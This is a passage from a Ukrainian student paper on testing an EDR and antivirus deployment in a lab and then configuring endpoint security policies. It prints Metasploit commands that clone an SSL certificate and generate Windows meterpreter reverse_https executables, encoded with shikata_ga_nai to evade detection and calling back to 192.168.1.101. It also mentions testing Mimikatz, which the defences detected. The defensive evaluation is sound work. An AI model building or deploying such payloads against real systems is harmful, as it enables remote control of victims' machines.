


Рисунок 3.28 - Повідомлення про виявлення підозрілого файлу

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				59
Змн.	Арк.	№ докум.	Підпис	Дата		

Далі спробуємо створити корисні навантаження для тестування. Вони допоможуть краще оцінити, як EDR обробляє невідоме шкідливе програмне забезпечення. Захист від старих загроз, хоча і корисний, менш дієвий [23]. Використаємо роботу станцію Kali Linux та програму Metasploit Framework.

Metasploit Framework – це відкрита платформа для розробки, тестування та використання експлойтів. Metasploit містить велику кількість модулів, що включають експлойти, payload'и, допоміжні модулі та пост-експлуатаційні модулі.

Ми створимо перешкоду та згенеруємо кілька корисних навантажень на різних ітераціях складності кодування за допомогою Shikata ga nai (Шиката га най) кодувальника. Це зробить корисні навантаження унікальними для нашого тесту. Кодувальник Shikata ga nai був дуже ефективним методом уникнення, але сьогодні більшість антивірусних програм має легко розпізнавати метод кодування [23].

Першими крокам було змінити стандартний сертифікат SSL metasploit (рис. 3.29-3.32).

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/gather/impersonate_ssl
msf6 auxiliary(gather/impersonate_ssl) > set RHOST example.com
RHOST => example.com
msf6 auxiliary(gather/impersonate_ssl) > run
[*] Running module against 93.184.215.14

[*] 93.184.215.14:443 - Connecting to 93.184.215.14:443
[*] 93.184.215.14:443 - Copying certificate from 93.184.215.14:443
/C=US/ST=California/L=Los Angeles/O=Internet\xC2\xA0Corporation\xC2\xA0for\xC2\xA0Assigned\xC2\xA0Names\xC2\xA0and\xC2\xA0
Numbers/CN=www.example.org
[*] 93.184.215.14:443 - Beginning export of certificate files
[*] 93.184.215.14:443 - Creating looted key/crt/pem files for 93.184.215.14:443
[*] 93.184.215.14:443 - key: /root/.msf4/loot/20240625134954_default_93.184.215.14_93.184.215.14_ke_304286.key
[*] 93.184.215.14:443 - crt: /root/.msf4/loot/20240625134954_default_93.184.215.14_93.184.215.14_ce_502184.crt
[*] 93.184.215.14:443 - pem: /root/.msf4/loot/20240625134954_default_93.184.215.14_93.184.215.14_pe_522645.pem
[*] Running module against 2606:2800:21f:cb07:6820:80da:af6b:8b2c
[*] 2606:2800:21f:cb07:6820:80da:af6b:8b2c:443 - Connecting to 2606:2800:21f:cb07:6820:80da:af6b:8b2c:443
[-] 2606:2800:21f:cb07:6820:80da:af6b:8b2c:443 - 2606:2800:21f:cb07:6820:80da:af6b:8b2c:443 No certificate subject or CN f
ound
[*] Auxiliary module execution completed
msf6 auxiliary(gather/impersonate_ssl) > set HANDLERSSSLCERT /root/attack.crt
[!] Unknown datastore option: HANDLERSSSLCERT.
HANDLERSSSLCERT => /root/attack.crt
msf6 auxiliary(gather/impersonate_ssl) > █
```

Рисунок 3.29 - Початкові налаштування

```
msf6 auxiliary(gather/impersonate_ssl) > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/sh
ikata_ga_nai -i 1 lport=8443 lhost=192.168.1.101 -b "\x00" -f exe -o test.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 1 lport=8443 lh
ost=192.168.1.101 -b "\x00" -f exe -o test.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 650 (iteration=0)
x86/shikata_ga_nai chosen with final size 650
Payload size: 650 bytes
Final size of exe file: 73802 bytes
Saved as: test.exe
msf6 auxiliary(gather/impersonate_ssl) >
msf6 auxiliary(gather/impersonate_ssl) > █
```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				60
Змн.	Арк.	№ докум.	Підпис	Дата		

Рисунок 3.30 - Створення першого корисного навантаження

```
msf6 auxiliary(gather/impersonate_ssl) > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 20 lport=8443 lhost=192.168.1.101 -b "\x00" -f exe -o test2.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 20 lport=8443 lhost=192.168.1.101 -b "\x00" -f exe -o test2.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 20 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 632 (iteration=0)
x86/shikata_ga_nai succeeded with size 659 (iteration=1)
x86/shikata_ga_nai succeeded with size 686 (iteration=2)
x86/shikata_ga_nai succeeded with size 713 (iteration=3)
x86/shikata_ga_nai succeeded with size 740 (iteration=4)
x86/shikata_ga_nai succeeded with size 767 (iteration=5)
x86/shikata_ga_nai succeeded with size 794 (iteration=6)
x86/shikata_ga_nai succeeded with size 821 (iteration=7)
x86/shikata_ga_nai succeeded with size 848 (iteration=8)
x86/shikata_ga_nai succeeded with size 875 (iteration=9)
x86/shikata_ga_nai succeeded with size 902 (iteration=10)
x86/shikata_ga_nai succeeded with size 929 (iteration=11)
x86/shikata_ga_nai succeeded with size 956 (iteration=12)
x86/shikata_ga_nai succeeded with size 983 (iteration=13)
x86/shikata_ga_nai succeeded with size 1010 (iteration=14)
x86/shikata_ga_nai succeeded with size 1037 (iteration=15)
x86/shikata_ga_nai succeeded with size 1066 (iteration=16)
x86/shikata_ga_nai succeeded with size 1095 (iteration=17)
x86/shikata_ga_nai succeeded with size 1124 (iteration=18)
x86/shikata_ga_nai succeeded with size 1153 (iteration=19)
x86/shikata_ga_nai chosen with final size 1153
Payload size: 1153 bytes
Final size of exe file: 73802 bytes
Saved as: test2.exe
msf6 auxiliary(gather/impersonate_ssl) >
```

Рисунок 3.31 - Створення другого корисного навантаження

```
msf6 auxiliary(gather/impersonate_ssl) > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 30 lport=8443 lhost=192.168.1.101 -b "\x00\xff" -f exe -o test3.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 30 lport=8443 lhost=192.168.1.101 -b "\x00\xff" -f exe -o test3.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 30 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 525 (iteration=0)
x86/shikata_ga_nai succeeded with size 552 (iteration=1)
x86/shikata_ga_nai succeeded with size 579 (iteration=2)
x86/shikata_ga_nai succeeded with size 606 (iteration=3)
x86/shikata_ga_nai succeeded with size 633 (iteration=4)
x86/shikata_ga_nai succeeded with size 660 (iteration=5)
x86/shikata_ga_nai succeeded with size 687 (iteration=6)
x86/shikata_ga_nai succeeded with size 714 (iteration=7)
x86/shikata_ga_nai succeeded with size 741 (iteration=8)
x86/shikata_ga_nai succeeded with size 768 (iteration=9)
x86/shikata_ga_nai succeeded with size 795 (iteration=10)
x86/shikata_ga_nai succeeded with size 822 (iteration=11)
x86/shikata_ga_nai succeeded with size 849 (iteration=12)
x86/shikata_ga_nai succeeded with size 876 (iteration=13)
x86/shikata_ga_nai succeeded with size 903 (iteration=14)
x86/shikata_ga_nai succeeded with size 930 (iteration=15)
x86/shikata_ga_nai succeeded with size 957 (iteration=16)
x86/shikata_ga_nai succeeded with size 984 (iteration=17)
x86/shikata_ga_nai succeeded with size 1011 (iteration=18)
x86/shikata_ga_nai succeeded with size 1038 (iteration=19)
x86/shikata_ga_nai succeeded with size 1067 (iteration=20)
x86/shikata_ga_nai succeeded with size 1096 (iteration=21)
x86/shikata_ga_nai succeeded with size 1125 (iteration=22)
x86/shikata_ga_nai succeeded with size 1154 (iteration=23)
x86/shikata_ga_nai succeeded with size 1183 (iteration=24)
x86/shikata_ga_nai succeeded with size 1212 (iteration=25)
```

Рисунок 3.32 - Створення третього корисного навантаження

Спробуємо запуснути створені файли на робочій станції WS-2-1(рис. 3.33-3.34) .




Рисунок 3.33 - Спроба відкриття підозрілого файлу




Рисунок 3.34 - Спроба відкриття підозрілого файлу




Рисунок 3.35 - Повідомлення про підозрілі дії




Рисунок 3.36 - Повідомлення про підозрілі дії

З вищеподаних рисунків (рис. 3.35-3.36) можемо зробити висновок, що антивірус та EDR виявили та завадили виконанню шкідливих дій.

Mimikatz - це потужний інструмент для роботи з безпекою, розроблений Бенджаміном Дельпі (Benjamin Delpru), який використовується для витягування паролів та інших облікових даних з пам'яті Windows. Mimikatz отримав визнання за свої можливості у сфері пост-експлуатації, зокрема для тестування на проникнення та виявлення вразливостей у системах.

Завантажимо архів з цим інструментом і спробуємо використати на робочій станції (рис. 3.37-3.39).




Рисунок 3.37 - Спроба використання інструменту




Рисунок 3.38 - Повідомлення про виявлення Mimikatz




Рисунок 3.39 - Повідомлення про виявлення Mimikatz

3.5 Налаштування політики безпеки для кінцевих пристроїв




Рисунок 3.40 - Створення групової політики для кінцевих пристроїв

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				64
Змн.	Арк.	№ докум.	Підпис	Дата		

Далі наведемо приклад для деяких налаштованих політик для створеної Endpoint Security Policy (рис. 3.41-3.51).




Рисунок 3.41 - Налаштування сканування для завантажених файлів




Рисунок 3.42 - Налаштування заборони відвідування небезпечних сайтів




Рисунок 3.43 - Налаштування політики паролів




Рисунок 3.44 - Налаштування параметрів виконання скриптів




Рисунок 3.45 - Налаштування політики оновлень

